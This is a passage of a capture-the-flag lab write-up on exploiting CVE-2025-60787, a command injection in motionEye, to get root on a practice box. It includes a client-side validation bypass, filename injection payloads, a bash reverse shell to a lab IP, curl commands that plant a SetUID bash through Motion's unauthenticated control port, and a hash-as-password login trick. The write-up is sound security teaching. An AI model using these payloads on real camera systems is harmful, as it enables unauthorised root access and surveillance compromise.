CVE-2025-60787 is an authenticated command injection vulnerability:
MotionEye v0.43.1b4 and before is vulnerable to OS Command Injection in configuration parameters such as image_file_name. Unsanitized user input is written to Motion configuration files, allowing remote authenticated attackers with admin access to achieve code execution when Motion is restarted.
It actually can happen more than just when Motion is restarted, but also when an image is saved.
Configuration Update
The CVE description mentions the image_file_name parameter, which I’ll find in the “Still Images” section of the configuration:

If I edit that string and then click elsewhere, an Apply button shows up at the top:

Clicking Apply sends a POST request:
POST /config/0/set/?_=1783253195766&_username=admin&_signature=94a97a411884def1eea2d76000842c810406db43 HTTP/1.1
Host: localhost:8765
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: */*
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 3325
Origin: http://localhost:8765
Referer: http://localhost:8765/
Cookie: _ga_J69Z2JCTFB=GS2.1.s1754864562$o2$g0$t1754864562$j60$l0$h0; _ga=GA1.1.491421018.1754797578; ph_phc_hnhlqe6D2Q4IcQNrFItaqdXJAxQ8RcHkPAFAp74pubv_posthog=%7B%22distinct_id%22%3A%2201989216-175c-717f-befd-68c9042002c5%22%2C%22%24sesid%22%3A%5B1754797743314%2C%2201989216-175b-790f-a8b1-cacd65f227be%22%2C1754797578075%5D%7D; __test=1; motion_detected_1=false; capture_fps_1=5.0; monitor_info_1=""; meye_username=; meye_password_hash=

{"1":{"enabled":true,"name":"CAM 01","proto":"netcam","auto_brightness":false,"rotation":"0","framerate":"2","privacy_mask":false,"privacy_mask_lines":[],"extra_options":[],"storage_device":"custom-path","network_server":"","network_share_name":"","network_smb_ver":"1.0","network_username":"","network_password":"","root_directory":"/var/lib/motioneye/Camera1","upload_enabled":false,"upload_picture":true,"upload_movie":true,"upload_service":"ftp","upload_server":"","upload_port":"","upload_method":"post","upload_location":"","upload_subfolders":true,"upload_username":"","upload_password":"","upload_authorization_key":"","upload_endpoint_url":"","upload_access_key":"","upload_secret_key":"","upload_bucket":"","clean_cloud_enabled":false,"web_hook_storage_enabled":false,"web_hook_storage_url":"","web_hook_storage_http_method":"GET","command_storage_enabled":false,"command_storage_exec":"","text_overlay":true,"left_text":"camera-name","custom_left_text":"","right_text":"timestamp","custom_right_text":"","text_scale":"1","video_streaming":false,"streaming_framerate":"5","streaming_quality":"85","streaming_resolution":"100","streaming_server_resize":false,"streaming_port":"9081","streaming_auth_mode":"disabled","streaming_motion":false,"still_images":true,"image_file_name":"%Y-%m-%d-%H-%M-%S-0xdf","image_quality":"85","capture_mode":"manual","snapshot_interval":"0","preserve_pictures":"0","manual_snapshots":true,"movies":false,"movie_file_name":"%Y-%m-%d/%H-%M-%S","movie_quality":"75","movie_format":"mp4:h264_v4l2m2m","movie_passthrough":false,"recording_mode":"motion-triggered","max_movie_length":"0","preserve_movies":"0","motion_detection":true,"frame_change_threshold":"0.6507161458333334","max_frame_change_threshold":"0","auto_threshold_tuning":false,"auto_noise_detect":true,"noise_level":"13","light_switch_detect":"0","despeckle_filter":false,"event_gap":"30","pre_capture":"1","post_capture":"1","minimum_motion_frames":"20","motion_mask":false,"motion_mask_type":"smart","smart_mask_sluggishness":"5","motion_mask_lines":[],"show_frame_changes":false,"create_debug_media":false,"email_notifications_enabled":false,"email_notifications_from":"","email_notifications_addresses":"","email_notifications_smtp_server":"","email_notifications_smtp_port":"","email_notifications_smtp_account":"","email_notifications_smtp_password":"","email_notifications_smtp_tls":false,"email_notifications_picture_time_span":"0","telegram_notifications_enabled":false,"telegram_notifications_api":"","telegram_notifications_chat_id":"","telegram_notifications_picture_time_span":"0","web_hook_notifications_enabled":false,"web_hook_notifications_url":"","web_hook_notifications_http_method":"GET","web_hook_end_notifications_enabled":false,"web_hook_end_notifications_url":"","web_hook_end_notifications_http_method":"GET","command_notifications_enabled":false,"command_notifications_exec":"","command_end_notifications_enabled":false,"command_end_notifications_exec":"","working_schedule":false,"monday_from":"","monday_to":"","tuesday_from":"","tuesday_to":"","wednesday_from":"","wednesday_to":"","thursday_from":"","thursday_to":"","friday_from":"","friday_to":"","saturday_from":"","saturday_to":"","sunday_from":"","sunday_to":"","working_schedule_type":"during","video_controls":{},"resolution":"640x480"}}
Within that large JSON POST body, is the key "image_file_name":"%Y-%m-%d-%H-%M-%S-0xdf".
Request Validation
If I send that request to Burp Repeater and send it again, it works fine:

However, if I try to change anything in the body, it fails:

That’s because there’s a _signature parameter in the URL. This is handled in the BaseHandler class in the get_current_user function in base.py (source). It reads the signature from the GET parameters:
    def get_current_user(self):
        main_config = config.get_main()

        username = self.get_argument('_username', None)
        signature = self.get_argument('_signature', None)
        login = self.get_argument('_login', None) == 'true'
        ...[snip]...
In order to be authenticated as the admin user, the session must have the admin username and the signature must validate:
...[snip]...
        if username == admin_username and (
            signature
            == utils.compute_signature(
                self.request.method, self.request.uri, self.request.body, admin_password
            )
            or signature
            == utils.compute_signature(
                self.request.method, self.request.uri, self.request.body, admin_hash
            )
        ):
            return 'admin'
...[snip]...
The signature is compared to utils.compute_signature which takes the request method, the uri, the body, and the admin password or hash (it tried both). That explains why when I try to update the configuration without updating the signature, the server returns unauthorized.
Clientside Validation
The clientside JavaScript is clearly generating this signature. I’ll just use the page to send an injection payload. The challenge is that the JavaScript is also checking for disallowed characters in the fields before submitting. For example, when I try to add a $(id) to the image_file_name, this red dot appears:

If I “Apply” anyway, it returns an error popup:

In /static/js/main.js on line 660, there’s a call to makeCustomValidator passing in the image file name field:
    makeCustomValidator($('#imageFileNameEntry, #movieFileNameEntry'), function (value) {
        if (!value.match(filenameValidRegExp)) {
            return i18n.gettext("specialaj signoj ne rajtas en dosiernomo");
        }
It attaches a function that checks the value against filenameValidRegExp, and if it doesn’t match, it returns a string which I can decode in the dev tools console:
>> i18n.gettext("specialaj signoj ne rajtas en dosiernomo")
"special characters are not allowed in filename"
filenameValidRegExp is defined on line 23 of the same file:
var filenameValidRegExp = new RegExp('^([A-Za-z0-9 \(\)/._-]|%[CYmdHMSqv])+$');
The field must contain only alphanumeric, space, parentheses, forward slash, dot, underscore, or dash, or “%” followed by a set of valid markers to allow for placeholders like %Y for year.
The Apply button gets the onclick function of doApply:
    $('#applyButton').on('click', function () {
        if ($(this).hasClass('progress')) {
            return; /* in progress */
        }

        doApply();
    });
doApply first checks configUiValid:
function doApply() {
    if (!configUiValid()) {
        runAlertDialog(i18n.gettext("Certigu, ke ĉiuj agordaj opcioj validas!"));
        return;
    }
    ...[snip]...
If configUiValid returns false, then it pops a dialog (“Make sure all configuration options are valid!”), and returns without submitting.
configUiValid loops over all validators associated with the field and if any are false, returns false:
function configUiValid() {
    /* re-validate all the validators */
    $('div.settings').find('.validator').each(function () {
        this.validate();
    });

    var valid = true;
    $('div.settings input, select').each(function () {
        if (this.invalid) {
            valid = false;
            return false;
        }
    });

    return valid;
}
Bypass Validation
At this point, I either need to bypass the client-side validation or the server-side validation. To validate on the server, I would need to write a script that allows me to generate that same body and then calculate the signature for the updated payload.
The original discoverer of this vulnerability likes to replace configUiValid with a function that returns true by entering the following into the dev tools console:
configUiValid = function() { return true; };
I’ll just make the regex very permissive:

Now I’ll set the filename to $(ping -c 1 10.10.15.243).%Y-%m-%d-%H-%M-%S and Apply. It takes.

Now whenever I hit the camera button:

I get an ICMP packet:
oxdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:48:45.200982 IP 10.129.244.156 > 10.10.15.243: ICMP echo request, id 24530, seq 1, length 64
12:48:45.200999 IP 10.10.15.243 > 10.129.244.156: ICMP echo reply, id 24530, seq 1, length 64
Shell
I’ll update the payload to be a bash reverse shell:
$(bash -c 'bash -i >& /dev/tcp/10.10.15.243/443 0>&1').%Y-%m-%d-%H-%M-%S
Now I’ll take the picture and get a shell:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.244.156 41174
bash: cannot set terminal process group (25975): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye#
The shell comes back as root, because motionEye and the Motion daemon it manages both run as root, so the injected command executes with root privileges.
I’ll upgrade my shell using the standard trick:
root@cctv:/etc/motioneye# script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@cctv:/etc/motioneye# ^Z
[1]+ Stopped nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
root@cctv:/etc/motioneye#
And grab root.txt:
root@cctv:~# cat root.txt
52907acf************************
Beyond Root - Unintended Paths
Scenario
This box was designed so that to get into motionEye, I’d need sa_mark’s password, which I get from the network sniffing. Then in motionEye, I can command inject exploiting CVE-2025-60787 to get root. There are two ways to skip recovering sa_mark’s password by sniffing which I’ll show here.
First, motionEye doesn’t handle the cameras itself. It manages an instance of the Motion daemon and drives it over Motion’s built-in HTTP control interface. That interface runs without authentication and exposes the very configuration parameters the CVE abuses, so there’s a path to exploit it from mark straight to root. Second, motionEye is very weird about how it handles passwords, accepting the SHA1 hash from the config as if it were the password itself, which lets me log into motionEye without ever recovering the plaintext:
flowchart TD;
    subgraph identifier[" "]
      direction LR
      start1[ ] --->|intended| stop1[ ]
      style start1 height:0px;
      style stop1 height:0px;
      start2[ ] --->|unintended| stop2[ ]
      style start2 height:0px;
      style stop2 height:0px;
    end
    A[Shell as mark]-->B(<a href='#capture'>Sniff network\ntraffic</a>);
    B-->C(<a href='#capture'>Recover sa_mark's password</a>);
    C-->I[Shell as sa_mark];
    C-->D[<a href='#motioneye'>Access motionEye</a>];
    D-->E(<a href='#cve-2025-60787'>Command injection\nin motionEye\nCVE-2025-60787</a>);
    E-->F[Shell as root];
    A-->J(<a href='#password-hash-login'>Find admin\npassword hash</a>);
    J-->D;
    A-->G(<a href='#enumeration-2'>Identify TCP 7999</a>);
    G-->H(<a href='#exploit'>Command injection\nin Motion webcontrol</a>);
    H-->F;

linkStyle default stroke-width:2px,stroke:#4B9CD3,fill:none;
linkStyle 0,2,3,4,5,6,7 stroke-width:2px,stroke:#FFFF99,fill:none;
style identifier fill:#1d1d1d,color:#FFFFFFFF;
Motion Command Injection
Enumeration
motioneye.conf shows how motionEye is setup:
mark@cctv:/etc/motioneye$ cat motioneye.conf  | grep -v '#' | grep .
conf_path /etc/motioneye
run_path /run/motioneye
log_path /var/log/motioneye
media_path /var/lib/motioneye
log_level info
listen 127.0.0.1
port 8765
motion_control_localhost true
motion_control_port 7999
motion_check_interval 10
motion_restart_on_errors false
mount_check_interval 300
cleanup_interval 43200
remote_request_timeout 10
mjpg_client_timeout 10
mjpg_client_idle_timeout 10
smb_shares false
smb_mount_root /media
enable_reboot false
smtp_timeout 60
list_media_timeout 120
list_media_timeout_email 10
list_media_timeout_telegram 10
zip_timeout 500
timelapse_timeout 500
add_remove_cameras true
http_basic_auth false
motion_control_port 7999 tells motionEye where the control service is listening. It also sets motion_control_localhost true, which matches what netstat shows:
mark@cctv:/$ netstat -tnlp | grep 7999
tcp        0      0 127.0.0.1:7999          0.0.0.0:*               LISTEN      -
As noted during the root enumeration, a curl to it identifies the Motion daemon, and it answers without any authentication:
mark@cctv:/etc/motioneye$ curl -s http://127.0.0.1:7999/
Motion 4.7.1 Running [1] Camera
1
This is the control channel motionEye uses to manage Motion.
Motion decides which parameters can be read or set over this interface using its own webcontrol_parms setting in /etc/motioneye/motion.conf:
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
The Motion docs show that webcontrol_parms of 2 means:
- 0: None - No configuration parameters will be available.
- 1: Limited- A limited list of parameters will be available.
- 2: Advanced - The advanced list of parameters will be available. These typically require Motion to be restarted to become effective.
- 3: Restricted - User IDs, passwords and “on_” commands.
This blocks dangerous command hooks like on_picture_save, but still allows other configuration.
There’s also a password hash for the admin user, which I’ll come back to shortly.
motionEye wires up Motion’s on_* event hooks to call its relayevent.sh script. These live in the camera config that motion.conf references (camera camera-1.conf), which mark can read:
mark@cctv:/etc/motioneye$ cat camera-1.conf | grep '^on_'
on_event_start /usr/local/lib/python3.12/dist-packages/motioneye/scripts/relayevent.sh "/etc/motioneye/motioneye.conf" start %t
on_event_end /usr/local/lib/python3.12/dist-packages/motioneye/scripts/relayevent.sh "/etc/motioneye/motioneye.conf" stop %t
on_movie_end /usr/local/lib/python3.12/dist-packages/motioneye/scripts/relayevent.sh "/etc/motioneye/motioneye.conf" movie_end %t %f
on_picture_save /usr/local/lib/python3.12/dist-packages/motioneye/scripts/relayevent.sh "/etc/motioneye/motioneye.conf" picture_save %t %f
Every time Motion saves a picture, it runs the on_picture_save line, substituting %f with the saved file’s path and executing the whole string through a shell as root. If that path contains $(...), the shell evaluates it first, before relayevent.sh even runs. If I can edit the filename to have a command injection, it’ll run when this is called.
Exploit
I’ll enable picture output so Motion writes stills:
mark@cctv:/$ curl -s "http://127.0.0.1:7999/1/config/set?picture_output=on"
picture_output = on
Done
Next, I’ll set picture_filename to a command substitution. $(touch /0xdf) URL-encodes to %24(touch%20/0xdf):
mark@cctv:/$ curl -s "http://127.0.0.1:7999/1/config/set?picture_filename=%24(touch%20/0xdf)"
picture_filename = $(touch /0xdf)
Done
Now I’ll turn on emulate_motion, which makes Motion treat every frame as motion and continuously save pictures:
mark@cctv:/etc/motioneye$ curl -s "http://127.0.0.1:7999/1/config/set?emulate_motion=on"
emulate_motion = on
Done
When Motion writes the next frame, it builds the filename from my pattern (leaving $(touch /0xdf) as literal text) and then runs the on_picture_save command with that path substituted into %f. The shell evaluates the command substitution as root, dropping a root-owned file at /0xdf:
mark@cctv:/$ ls -l /0xdf
-rw-r--r-- 1 root root 0 Jul  5 13:57 /0xdf
I can change the command to get a SetUID / SetGID bash copy:
mark@cctv:/$ curl -s "http://127.0.0.1:7999/1/config/set?picture_filename=%24(cp%20/bin/bash%20/tmp/0xdf;chmod%206777%20/tmp/0xdf)"
picture_filename = $(cp /bin/bash /tmp/0xdf;chmod 6777 /tmp/0xdf)
Done
mark@cctv:/$ ls -l /tmp/0xdf
-rwsrwsrwx 1 root root 1446024 Jul  5 13:57 /tmp/0xdf
Running with -p returns a root shell:
mark@cctv:/$ /tmp/0xdf -p
0xdf-5.2#
Password Hash Login
In the previous section I looked at the Motion config in /etc/motioneye/motion.conf and the password hash:
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
This is the SHA1 hash for the admin password:
oxdf@hacky$ echo -n "X1l9fx1ZjS7RZb" | sha1sum
989c5a8ee87a0e9521ec81a79187d162109282f0  -
But it turns out that motionEye does an odd thing with how it validates passwords.
When the admin password is set, motionEye doesn’t store it as plaintext. In config.py, it saves the SHA1 hash:
    if ui.get('admin_password') is not None:
        if ui['admin_password']:
            data['@admin_password'] = hashlib.sha1(
                ui['admin_password'].encode('utf-8')
            ).hexdigest()
The data dict is what gets written to the config file later. So @admin_password in the config is always sha1(password).
Authentication happens in the get_current_user function in handlers/base.py. It reads the stored hash into admin_password, and then computes the SHA1 hash of that hash as admin_hash:
        admin_password = main_config.get('@admin_password')
        normal_password = main_config.get('@normal_password')

        admin_hash = hashlib.sha1(
            main_config['@admin_password'].encode('utf-8')
        ).hexdigest()
        normal_hash = hashlib.sha1(
            main_config['@normal_password'].encode('utf-8')
        ).hexdigest()
It then authenticates the request if the _signature matches a signature computed with either value as the key (base.py#L137-L147):
        if username == admin_username and (
            signature
            == utils.compute_signature(
                self.request.method, self.request.uri, self.request.body, admin_password
            )
            or signature
            == utils.compute_signature(
                self.request.method, self.request.uri, self.request.body, admin_hash
            )
        ):
            return 'admin'
The client side is what ties it together. On login, main.js hashes whatever I type into the password box:
window.passwordHash = sha1(passwordEntry.val()).toLowerCase();
And computeSignature uses that passwordHash as the signing key:
return sha1(method + ':' + path + ':' + (body || '') + ':' + passwordHash).toLowerCase();
Effectively, either the password or the SHA1 of the password work as the password to authenticate as admin. And that means that I can login as admin using the hash in the config file without ever getting the plaintext password by sniffing!